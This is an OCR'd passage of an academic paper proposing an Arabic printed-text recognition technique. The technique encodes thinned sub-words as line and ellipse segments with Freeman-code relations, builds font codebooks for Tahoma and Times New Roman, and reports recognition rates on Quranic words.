Sarfraz et al. [3] have proposed offline Arabic character recognition system. The proposed system has four stages. In the first stage, text-preprocessing stage, removes isolated pixel and correct drift. Pixel is considered isolated if it does not have any neighboring pixels. Drift is corrected by rotating the image according to the angle with highest number of occurrences between all angles of all lines segments between any pair of black pixels in the image. In the second stage, line and word segmentation are performed by using horizontal and vertical projection. Words are segmented into individual characters by comparing vertical projection profile with fixed threshold. Feature space is built by using moment invariant technique. Finally, characters are recognized by using two different approaches: syntactic approach and a neural network approach. Their experiments show that recognition accuracy of syntactic approach is 89% - 94%, while recognition accuracy of neural network approach is 83%.

Abdi et al. [15] have proposed text-independent Arabic writer identification and verification approach. Beta-elliptic model has been adapted by the proposed approach to construct its own grapheme codebook instead of extracting natural graphemes from a training corpus using segmentation and clustering. The size of the generated codebook is reduced by using feature selection. Feature vectors are extracted using template matching to perform writer identification and verification.

Zagoris et al. [6] have proposed an approach to differentiate between handwritten and machine-printed text. Text image is segmented into blocks. Each block is represented as word vector, which contains local features that are identified using Scale-Invariant Feature Transform. Based on Support Vector Machines, the proposed approach decides whether text block is handwritten, machine printed, or noise by comparing its word vector with codebook.

III. The Proposed Recognition Technique

Architecture of the proposed recognition technique is shown in Fig. 6. In the preprocessing stage, text image is thinned using Zhang-Suen thinning algorithm [16] and segmented into disconnected sub-words (see Fig. 7).

Relations between segments are represented using Freeman code as following. For each segment with a set of pixels $(x_i, y_i), i = 1, 2, .., N$, center point (x_c, y_c) is defined, where




Fig. 6. Architecture of the proposed Recognition Technique


$$x_c = \frac{1}{N}\sum_{i=1}^{N} x_i \ , \qquad and \ \ y_c = \frac{1}{N}\sum_{i=1}^{N} y_i$$

All center points are sorted from left to right and from top to bottom. Directions from each point to the following three points (if exists) are represented by Freeman code, which is shown in Fig. 8.

In the second stage, code is generated using the proposed encoding technique, which is described in subsection *A*. Generated code is compared with characters' code from codebook (described in subsection *C*) using the proposed matching technique (described in subsection *B*) to recognize its characters. Finally, recognized words are introduced.

A. Proposed Encoding Technique

Arabic script is cursive script. Therefore, Arabic words can be represented by a sequence of lines and curves. The proposed recognition technique generates a sequence of points, lines, and ellipses to represent each sequence of connected characters or sub-characters. Points are used to represent dots that exist in several characters.


(a)

(b)

(c)

Fig. 7. Thinning and segmenting text image, (a) original word, (b) thinned word, and (c) segmented word into disconnected sub-words




Fig. 8. Freeman code [17]

To collect sequences of connected pixels that can be regressed to lines, it computes the line that passes through the first two pixels. New pixel is added to the list if its distance from the line is less than or equal pre-specified value Δd (accuracy factor). After adding new pixel to the list, line is re-calculated to find best line, which fits to all pixels in the new list. If distance between current pixel and the previous line is greater than accuracy factor, algorithm is terminated. If length of line segment that correspond to collected pixels is greater than a pre-specified length, code for this sequence of connected pixels is generated as $(p, \propto, l)$, where p and $\propto$ are parameters of the line (p is distance of the line from origin, and $\propto$ is the angle that the line between closest point on the line and origin makes with the polar axis), and l is the length of line segment.

To find best line that fits to a set of pixels, the proposed recognition technique applies linear regression methodology described in [8]. Best line that fits to a set of pixels $(x_i, y_i), i = 1, 2, .., N$, is identified by the following equation:

$$r\cos(\theta - \alpha) - p = 0, \qquad (1)$$

where

$$\tan 2\alpha = \frac{-2\ \sum_{i=1}^{N}(\bar{y} - y_i)(\bar{x} - x_i)}{\sum_{i=1}^{N}[(\bar{y} - y_i)^2 - (\bar{x} - x_i)^2]} \qquad (2)$$

$$p = \bar{x}\ cos\alpha +\ \bar{y}\sin\alpha \qquad (3)$$

$$\bar{x} = \frac{1}{N}\sum_{i=1}^{N} r_i\ cos\theta_i$$

$$\bar{y} = \frac{1}{N}\sum_{i=1}^{N} r_i\ sin\theta_i$$

$$r_i = \sqrt{x_i^2 +\ y_i^2}$$

$$\theta_i = \tan^{-1}(\frac{y_i}{x_i})$$

Table 2 shows codes of line segments that are detected in sub-words in Fig. 7.


In the previous step, pixels that can be regressed to lines are extracted. In this step, all remaining pixels are clustered to sets such that pixels in each set are connected and can be regressed to ellipse. Each ellipse is described using 6 coefficients as following:

$$F(x, y) = ax^2 + bxy + cy^2 + dx + ey + f = 0 \qquad (4)$$

with

$$b^2 - 4ac < 0 \qquad (5)$$

TABLE II. EXAMPLES OF DETECTED LINE SEGMENTS AND THEIR CODES

Line segments	code
	(27, 54, 12) (21, 171, 9)
	(35, 118, 11) (13, 124, 6)
	(77, 14, 2) (23, 81, 3) (51, 118, 11) (29, 12, 14) (82, 141, 1) (98, 89, 10) (17, 137, 11)

For each point(x, y), $F(x, y)$ is called *algebraic distance* of the point(x, y). To find best ellipse that fits to a set of pixels $(x_i, y_i), i = 1, 2, .., N$, sum of squared algebraic distances is minimized.

$$MIN \ \sum_{i=1}^{N} F(x_i, y_i)^2 \qquad (6)$$

By applying fitting methodology proposed by Halir et al. in [9], optimal solution of equation (6) can be found by finding eigenvector $a_1 = [a, b, c]^T$ of matrix M with minimal positive eigenvalue λ, where

$$M a_1 = \lambda a_1$$

$$M = C_1^{-1}(D_1^T D_1 - D_1^T D_2\ (D_2^T D_2)^{-1}(D_1^T D_2)^T) \qquad (7)$$

$$a_1^T C_1 a_1 = 1$$

$$a = \begin{pmatrix} a_1 \\ a_2 \end{pmatrix}$$

$$a_2 = [d, e, f]^T = -(D_2^T D_2)^{-1}(D_1^T D_2)^T a_1$$

$$C_1 = \begin{pmatrix} 0 & 0 & 2 \\ 0 & -1 & 0 \\ 2 & 0 & 0 \end{pmatrix}$$

$$D_1 = \begin{pmatrix} x_1^2 & x_1 y_1 & y_1^2 \\ . & . & . \\ x_i^2 & x_i y_i & y_i^2 \\ . & . & . \\ x_N^2 & x_N y_N & y_N^2 \end{pmatrix}$$

$$D_2 = \begin{pmatrix} x_1 & y_1 & 1 \\ . & . & . \\ x_i & y_i & 1 \\ . & . & . \\ x_N & y_N & 1 \end{pmatrix}$$

After finding best ellipse that fits to a set of pixels, code is generated to represent its ellipse arc as $(x_0, y_0, a, b, \emptyset, \beta, \gamma)$, where (x_0, y_0) is the center of the ellipse, a, b are major and minor axises, $\emptyset$ is anticlockwise angle of rotation from x-axis to the major axis (range of $\emptyset$ is from 0 to 180), β is the start angle of the arc, and γ is the end angle of the arc. As shown in Fig. 9, set of pixels are represented as anticlockwise arc from start to end points.




Fig. 9. Ellipse arc with code $(x_0, y_0, a, b, \emptyset, \beta, \gamma)$

To calculate β and γ, center point of ellipse is moved to origin. β' and γ' are calculated, where β' is anticlockwise angle of rotation from x-axis to the line from origin to start point, and γ' is anticlockwise angle of rotation from x-axis to the line from origin to end point. Finally, β and γ are calculated as $\beta = \beta' - \emptyset$ and $\gamma = \gamma' - \emptyset$.




Table 3 shows examples of detected ellipse arcs from sub-words in Fig. 7. For simplicity, numbers in Table 3 are rounded to nearest integers.


Code for sequence of connected characters or sub-characters is generated as $(c_1, c_2, .., c_i, \ldots, c_n)$, where $c_i = (code_i, F_{i,1}, F_{i,2}, F_{i,3})$, $code_i$ is point , line, or ellipse code, $F_{i,j}$ is Freeman direction to c_{i+j}. Fig. 10 shows example of sub-words code. Null direction is represented using (9). Finally, completed code of word or list of words is generated as shown in Fig. 11.

B. Matching method

To extract characters' code and to recognize characters in text image, the following matching method is applied. Two line segments $(p_i, \propto_i, l_i)$ and $(p_j, \propto_j, l_j)$ are compared by comparing their vectors in Polar form. $(p_i, \propto_i, l_i) \equiv (p_j, \propto_j, l_j)$ if $(l_i, \propto_i) \equiv (l_j, \propto_j)$. $(l_i, \propto_i)$ is considered equivalent to $(l_j, \propto_j)$ *if* $|l_i - l_j| < \Delta l$, $|\propto_i - \propto_j| < \Delta \propto$, where Δl , and $\Delta \propto$ are accuracy factors of length and directions of vectors. All parallel line segments with the same length are equivalent. $(p_i, \propto_i, l_i) \subseteq (p_j, \propto_j, l_j)$ if $(l_i, \propto_i) \subseteq (l_j, \propto_j)$. $(l_i, \propto_i)$ is considered subset from $(l_j, \propto_j)$ if $l_i \le l_j$, $|\propto_i - \propto_j| < \propto_a$.

TABLE III. EXAMPLES OF DETECTED ELLIPSES ARCS AND THEIR CODES

Ellipse Arcs	code
	(19, 10, 275, 0, 0,153,187) (13, 15, 9, 7, 50, 315, 36) (17, 4, 5, 4, 120, 128, 60)
	(16, 43, 102, 0, 39,125,302)
	(16, 62, 6, 4, 119, 339, 31) (6, 72, 16, 9, 165, 334, 24) (-333, -109, 412, 41, 75, 33, 35)




(a)

(((19, 10, 275, 0, 0,153,187), 7, 4, 0),
((13, 15, 9, 7, 50, 315, 36), 3, 1, 0),
((17, 4, 5, 4, 120, 128, 60), 0, 0, 9),
((27, 54, 12), 7, 9, 9),
((21, 171, 9), 9, 9, 9))

(b)

(((16, 62, 6, 4, 119, 339, 31), 0, 0, 0),
((6, 72, 16, 9, 165, 334, 24), 1, 0, 4),
((77, 14, 2), 6, 4, 7),
((23, 81, 3), 4, 0, 0),
((51, 118, 11), 0, 0, 0),
((29, 12, 14), 1, 1, 1),
((82, 141, 1), 2, 1, 1),
((98, 89, 10), 1, 0, 9),
((17, 137, 11), 6, 9, 9),
((-333, -109, 412, 41, 75, 33, 35), 9, 9, 9))

Fig. 10. Examples of sub-word and its code



```
(((((19, 10, 275, 0, 0,153,187), 7, 4, 0),((13, 15, 9, 7,
50, 315, 36), 3, 1, 0),((17, 4, 5, 4, 120, 128, 60), 0, 0,
9),((27, 54, 12), 7, 9, 9),((21,171,9),9,9,9 )),0, 0,0 ),
((((35, 118, 11), 2, 7, 9),((16, 43, 102, 0, 39, 125,
302 ), 6, 9, 9), ((13,124,6),9,9,9 )),0,1,1 ),(((( 16, 62,
6, 4, 119, 339, 31), 0, 0, 0),((6, 72, 16, 9, 165, 334,
24), 1, 0, 4),((77, 14, 2), 6, 4, 7),((23,81, 3), 4,0,0
),((51,118,11),0,0,0 ),((29,12,14),1,1,1 ), ((82,141,
1), 2,1,1 ),((98,89,10),1,0,9),((17,137, 11), 6,9,9),((-
333, -109 ,412, 41,75,33,35),9,9,9 )),1, 1, 9 ),((((
0,0,1),9,9,9 )),0,9,9 ),((((0,0,1),9,9,9)),9,9,9 ))
```

Fig. 11. Example of completed word's code

Two ellipse arcs $(x_i\,, y_i\,, a_i\,, b_i, \emptyset_i, \beta_i, \gamma_i)$ and $(x_j\,, y_j\,, a_j\,, b_j, \emptyset_j, \beta_j, \gamma_j)$ are considered equivalent if $|a_i - a_j| < \Delta a$, $|b_i - b_j| < \Delta b$, $\emptyset_i = \emptyset_j$, $\beta_i = \beta_j$, and $\gamma_i = \gamma_j$, where Δa , and Δb are accuracy factors. Ellipse arc $(x_i\,, y_i\,, a_i\,, b_i, \emptyset_i, \beta_i, \gamma_i)$ is considered sub-arc from $(x_j\,, y_j\,, a_j\,, b_j, \emptyset_j, \beta_j, \gamma_j)$ if $|a_i - a_j| < \Delta a$, $|b_i - b_j| < \Delta b$, $\emptyset_i = \emptyset_j$, $\beta_i \geq \beta_j, \gamma_i \leq \gamma_j$.

Two codes $(c_1, c_2, .., c_i, \dots, c_n)$ and $(d_1, d_2, .., d_j, \dots, d_m)$ are considered equivalent if $n = m$, $c_i \equiv d_i \; \forall$ i = 1,.., n.

$c_i = (code_i, F_{i,1}, F_{i,2}, F_{i,3})$ is equivalent to $c_j = (code_j, F_{j,1}, F_{j,2}, F_{j,3})$ $if\, code_i \equiv code_j$, $F_{i,1} = F_{j,1}$, $F_{i,2} = F_{j,2}$, and $F_{i,3} = F_{j,3}$.

$c_i = (code_{ci}, F_{ci,1}, F_{ci,2}, F_{ci,3})$ is called matched with $d_{q+k} = (code_{dq+k}, F_{dq+k,1}, F_{dq+k,2}, F_{dq+k,3})$ if $c_i \subseteq (code_{dq+k}, \sum_{r=1}^{k} F_{dq+r,1}\,, \sum_{r=1}^{k} F_{dq+r,2}\,, \sum_{r=1}^{k} F_{dq+r,3})$, and $c_{i-1} \subseteq d_q$ or c_{i-1} matches d_q, where $\sum_{r=1}^{k} F_{dq+r,1}$ is vector that represents sum of vectors $F_{dq+1,1}, F_{dq+2,1}, \dots, F_{dq+k,1}$.

$(c_1, c_2, .., c_i, \dots, c_n) \subseteq (d_1, d_2, .., d_j, \dots, d_m)$ if $n \leq m$, $\exists\, d_j \ni c_1 \subseteq d_j, and\ \forall\, c_i \;\exists\, d_r \ni c_i \subseteq d_r$ or c_i matches

d_r.

C. Codebook generation

For each font, codebook contains a unique code for each character form as well as a unique list of codes that represents fingerprint of the font.

To identify unique code for each character form, character forms have to be collected first. However, each character may have different forms in the same location in the same font. Therefore, for each location, list of all possible combination of connected characters with maximum length three are generated. This number of characters has been chosen because some characters at the beginning of word change their forms depend on neighbors of their neighbors. Sub-words in each list are classified and code is generated for each class.

Table 4 shows connectivity of Arabic characters that are used to generate sub-words. New character KASHEEDA (-) is added, which can be used in many places in Arabic words. As shown in Table 4, there are 36 character with right connectivity and 25 with left connectivity. Table 5 shows number of sub-words that can be generated for each location.

Code is identified for each sub-word by generating a set of images using different font sizes. Each image is converted to code and common code is extracted to represent sub-word code. The reason behind using different sizes is that, although, character form is not affected by font size in most of existing fonts, thinning process is affected by font size.

Fig. 12 shows the word AKALA (أكل) using different sizes of *Times New Roman* font. As shown in Fig. 12, although, LAMON (ل) character has the same form in the original word with different font sizes, LAMON (ل) character has different thinned forms. In Fig. 12, Zhang-Suen thinning algorithm is applied during thinning process. Same result was reached even with different thinning algorithms (such as Guo-Hall thinning algorithm). Thinning Arabic script has many problems as mentioned in [18]. These problems increase difficulties of generating unique code for each character form using one font size.

TABLE IV. CONNECTIVITY OF ARABIC CHARACTERS

	character	Right	left		character	Right	left
1	-	T	T	19	ط	T	T
2	أ	T		20	ظ	T	T
3	إ	T		21	ع	T	T
4	ا	T		22	غ	T	T
5	ب	T	T	23	ف	T	T
6	ت	T	T	24	ق	T	T
7	ث	T	T	25	ك	T	T
8	ج	T	T	26	ل	T	T
9	ح	T	T	27	م	T	T
10	خ	T	T	28	ن	T	T
11	د	T		29	ه	T	T
12	ذ	T		30	و	T	
13	ر	T		31	ؤ	T	
14	ز	T		32	ى	T	T
15	س	T	T	33	ي	T	T
16	ش	T	T	34	ئ	T	T
17	ص	T	T	35	ء		
18	ض	T	T	36	ة	T	

TABLE V. MAXIMUM NUMBER OF GENERATED SUB-WORDS

Sub-word size	Beginning	Middle	End
2	36	-	25
3	25*36	25*36	25*36
Total	936	900	925













size	Original word	Thinned word	size	Original word	Thinned word
50	أكل		220	أكل	
90	أكل		230	أكل	
110	أكل		240	أكل	
130	أكل		250	أكل	
150	أكل		260	أكل	
170	أكل		280	أكل	

Fig. 12. Thinning problems with different font sizes

IV. Evaluation

The proposed technique has been implemented using *OpenCV*. To implement linear and ellipse regressions, Geometric Regression Library (*GeoRegression*) is used. *GeoRegression* is an open source Java geometry library for scientific computing [19].

Codebook is generated for two fonts (*Times New Roman*, and *Tahoma*). Fig. 13 and Fig. 14 show examples of generated characters' code in *Times New Roman* and *Tahoma* fonts. Table 6 shows examples of sub-words that are generated to identify code of character (ـطـ)(in *Tahoma* font and in middle of word). In Table 6, linear and ellipse parts of each sub-word as well as its code are shown. Common parts are detected using the proposed matching technique and exploited to generate character code. Common parts are underlined in Table 6. Fig. 15 shows generated code of character (ـطـ). To illustrate validity of the generated character code, Arabic word (أمطار) is printed in image using font *Tahoma* with size 50. As shown in Fig. 16, code of the word (أمطار) contains code sequence that matches with code of character (ـطـ).

Performance of the proposed recognition technique has been evaluated using 14822 different words, which are collected from Holy Quran. Sequences of words are selected, converted to images, and used as inputs to the proposed technique. The proposed technique has recognized 12750 words with *Tahoma* font and 12350 words with *Times New Roman* font. Which means that recognition rate of the proposed technique is 86% in *Tahoma* font and 83% in *Times New Roman* font.

















Linear	Ellipse	code
		(((((1,76,5),7,0,9),((1,150,15),0,9,9),((21, 37 ,5, 3,13,144,330),9,9,9)),6,9,9),((34,30),9, 9,9))
		(((((1,78,3),5,7,0),((1,0,10),0,0,9),((1,164, 22),0,9,9),((25, 53 ,6, 5,34,115,344),9,9,9)),2, 1,9),((18,44),0,9,9),((18,49),9,9,9))
		(((((1,12,14),7,1,1),((38, 37 ,5, 1,48,55,247),3,2,1),((1,78,5),1,1,1),((1,82,13),7,0,7),((1,99,15),1,6,7),((1,0,3),6,6,9),((1,121,11), 1,9,9),((30, 50 ,71, 0,0,12,196),9,9,9)),7,9,9),((33,41),9,9,9))
		(((((1,14,13),1,7,9),((1,166,6),6,9,9),((-511, 209 ,575, 70,126,342,343),9,9,9)),2,9,9),((17,34),9,9,9))
		(((((31, 29 ,16, 8,117,201,243),7,0,7),((1, 146,14),1,0,0),((1,46,21),7,0,6),((1,0,1), 3,3,4),((1,14,2),4,7,0),((1,88,2),7,0,9),((1,126,9),1,9,9),((1,62,11),9,9,9)),9,9,9))
		(((((1,78,1),6,6,6),((1,39,1),0,1,1),((1,40, 11),2,2,1),((1,103,13),1,7,9),((22, 14 ,17, 7, 91,69,117),6,9,9),((1,83,6),9,9,9)),9,9,9))
		(((17,27),4,6,9),((17,22),6,9,9),((((29, 21 ,6, 4,87,180,343),6,5,7),((1,92,2),2,7,0), ((1,78,14),7,0,9),((1,150,15),0,9,9),((37, 38 ,8, 7,99,4,95),9,9,9)),9,9,9))
		(((((31, 39 ,7, 3,154,222,321),5,5,6),((1,78,1),3,7,1),((1,0,9),7,0,1),((1,133,10),2,2,1),((50,106,16),1,1,7),((1,153,9),7,6,9),((1,169, 3),6,9,9),((41, 37 ,8, 6,101,25,152),9,9,9)),2, 9,9),((((1,0,1),9,9,9)),9,9,9))

Fig. 13. Examples of generated characters' code in *Tahoma* font











































Linear	Ellipse	code
		(((((1,75,13),7,0,9),((1,8,29),1,9,9),((768, 235 ,796, 4,46,194,194),9,9,9)),6,9,9),((((-96, -10 ,127, 2,38,11,12),9,9,9)),9,9,9))
		(((((1,72,12),7,0,0),((1,0,34),0,1,9),((13, 36 ,6, 4,24,141,349),2,9,9),((1,166,2),9,9,9)),2, 9,9),((((2, 23 ,4, 1,179,49,237),0,9,9),((1,78, 1),9,9,9)),9,9,9))
		(((((-94, -5 ,119, 2,38,11,11),9,9,9)),2,9,9),((((26, 12 ,130, 0,78,257,64),2,2,2),((4, 15 ,194, 0,0,14,206),6,5,1),((1,141,1),5,1,6),((1,11, 15),1,7,0),((1,0,18),6,7,7),((1,48,14),2,1,9), ((1,60,14),7,9,9),((17, 30 ,5, 1,128,174,344), 9,9,9)),9,9,9))
		(((((1,166,2),4,2,7),((1,0,5),1,7,7),((1,30, 13),7,7,9),((1,60,13),0,9,9),((23, 60 ,58, 0, 125,285,285),9,9,9)),2,9,9),((((-113, -10 ,123, 2,38,11,11),9,9,9)),9,9,9))
		(((((8, 6 ,7, 5,108,181,270),7,0,0),((1,167, 17),1,1,0),((1,71,19),0,7,7),((1,86,10),6,7,7),((1,165,8),7,0,0),((1,147,14),0,1,9),((1, 141,5),2,9,9),((1,123,12),9,9,9)),9,9,9))
		(((((33, 3 ,97, 0,78,258,63),1,0,1),((1,100,13), 6,1,2),((1,40,15),2,2,1),((63, -878 ,902, 55, 89,94,95),3,6,6),((1,38,6),7,6,9),((1,144,10), 6,9,9),((1,47,3),9,9,9)),9,9,9))
		(((((2, 6 ,1, 4,77,50,239),0,9,9),((1,78,1),9,9 ,9)),6,9,9),((((1,77,15),6,1,7),((29, 1 ,201, 0, 141,50,281),2,7,0),((15, 5 ,4, 3,0,214,325),6, 7,7),((1,153,13),0,1,9),((31, 21 ,3, 1,39,129, 322),2,9,9),((1,125,12),9,9,9)),9,9,9))

Fig. 14. Examples of generated characters' code in *Times New Roman* font

TABLE VI. EXAMPLES OF GENERATED SUB-WORDS TO IDENTIFY CHARACTER (ط) CODE IN TAHOMA FONT

size	Linear parts	Ellipse parts	code
50			(((((26,144,4),1,0,3),((36,103,5),5,4,4),((31,95,9),3,4,7),((22,47,16),5,7,0),((19,92,18),0,0,0),((31,177,46),2,1,0),((6,85,15),1,7,7),((57,102,31),7,7,7),((32,0,1),7,1,1),((18,130,6),2,2,2),((75,84,12),1,1,7),((0,134,18),1,6,7),((32,39,14),6,7,7),((65,53,12),1,1,9),((36, 94 ,927, 0,0,289,164),2,9,9),((75,149,9),9,9,9)),9,9,9))
75			(((((19, 5 ,316, 0,78,97,282),6,5,0),((32, 4 ,8, 0,124,261,107),4,1,0),((21,39,1),1,0,2),((31,103,5),5,4,5),((22,95,9),4,4,7),((4,73,9),0,0,0),((5,133,12),0,0,0),((31,176,41),2,1,0),((1,85,15),1,7,0),((48,102,31),7,7,7),((32,0,2),1,0,0),((65,78,9),7,7,0),((21,153,13),0,1,0),((-91, -4 ,148, 9,106,32,34),2,0,7),((78,78,2),7,7,0),((35,6,12),7,1,7),((82,124,5),2,7,7), ((97,70,7),7,7,7),((10,127,12),0,1,1),((73,55,3),1,1,9),((120,26,9),2,9,9),((107,115,4),9,9,9)),9,9,9))
100			(((41.0,3.0),1,1,9),((((24,103,5),5,5,7),((9,95,9),4,7,1),((2,98,11),0,0,0),((32,177,42),2,1,0),((4,85,15),1,7,7),((35,102,31),7,7,7),((-697, -474 ,49, 898,10,36,36),7,7,7),((46,104,5),7,0,1),((23,129,13),0,1,1),((64,67,8),1,1,9),((76,78,1),6,9,9),((33, 75 ,4, 0,153,180,348),9,9,9)),0,9,9),((19.0,65.0),9,9,9))
120			((((24,103,5),5,4,7),((10,95,9),3,7,1),((0,81,31),7,0,0),((32,177,43),2,1,0),((4,85,15),1,0,7),((36,102,31),7,7,7),((53,78,5),7,0,0),((27,166,27),0,0,9),((53,53,9),1,9,9),((-600, 204,642, 3,147,349,349),9,9,9)),7,9,9),((41.0,68.0),9,9,9))
50			(((((34,103,5),5,4,5),((29,2,6),2,0,3),((3,8,8),7,3,5),((28,95,9),3,4,7),((16,36,12),6,7,0),((28,151,15),0,0,0),((32,178,53),1,1,0),((4,85,15),1,0,7),((54,102,31),7,7,7),((71,78,5),7,0,0),((26,166,27),0,0,9),((58,53,9),1,9,9),((-600, 222 ,642, 3,147,349,349),9,9,9)),7,9,9),((41.0,86.0),9,9,9))
75			(((((28, 20 ,1, 0,113,33,213),0,3,1),((28,78,1),3,1,0),((18,88,2),0,0,7),((38,103,5),5,5,4),((35,95,9),5,4,4),((34,29,7),4,3,4),((4,74,9),0,7,0),((10,74,17),6,0,0),((30,156,21),0,0,0),((31,177,39),2,1,0),((8,85,15),1,0,0),((61,102,31),0,7,7),((17,104,4),6,5,6),((81,143,11),4,7,7),((73,143,18),7,0,0),((20,152,20),0,0,9),((70,62,8),1,9,9),((30, 114 ,41, 0,0,167, 343),9,9,9)),7,0,9),((44.0,98.0),0,9,9),((44.0,105.0),9,9,9))
100			(((38.0,8.0),0,9,9),((((26,144,4),1,0,3),((36,103,5),5,4,4),((31,95,9),3,4,7),((22,47,16),5,7,0),((19,92,18),0,0,0),((31,177,43),1,1,0),((6,85,15),1,7,0),((57,102,31),7,7,0),((29, 79 ,5, 3,101,49,266),0,2,4),((82,141,2),3,4,3),((30,26,5),5,5,7),((57,79,4),1,0,9),((77,23, 11),0,9,9),((69,151,21),9,9,9)),9,9,9))
120			(((((34,103,5),5,4,5),((29,2,6),2,0,3),((3,8,8),7,3,5),((28,95,9),3,4,7),((16,36,12),6,7,0),((28,151,15),0,0,0),((32,178,54),1,1,0),((4,85,15),1,7,7),((54,102,31),7,7,7),((-59, 538 ,478 , 21,140,280,280),3,2,2),((32,0,1),1,1,1),((72,84,12),1,1,7),((0,134,18),1,6,7),((32,39,14), 6,7,7),((64,53,12),1,1,9),((98,36,3),2,9,9),((73,149,9),9,9,9)),9,9,9))
50			(((6.0,10.0),7,0,9),((((34,103,5),5,4,5),((29,2,6),2,0,3),((3,8,8),7,3,5),((28,95,9),3,4,7),((16,36,12),6,7,0),((28,151,15),0,0,0),((32,178,53),1,1,0),((4,85,15),1,7,7),((54,102,31), 7, 7,7),((-539, -341 ,43, 704,10,36,37),7,7,7),((65,104,5),7,0,1),((18,129,13),0,1,1),((71, 67, 8),1,1,9),((95,78,1),6,9,9),((33, 94 ,4, 0,153,348,180),9,9,9)),0,9,9),((19.0,84.0),9,9,9))
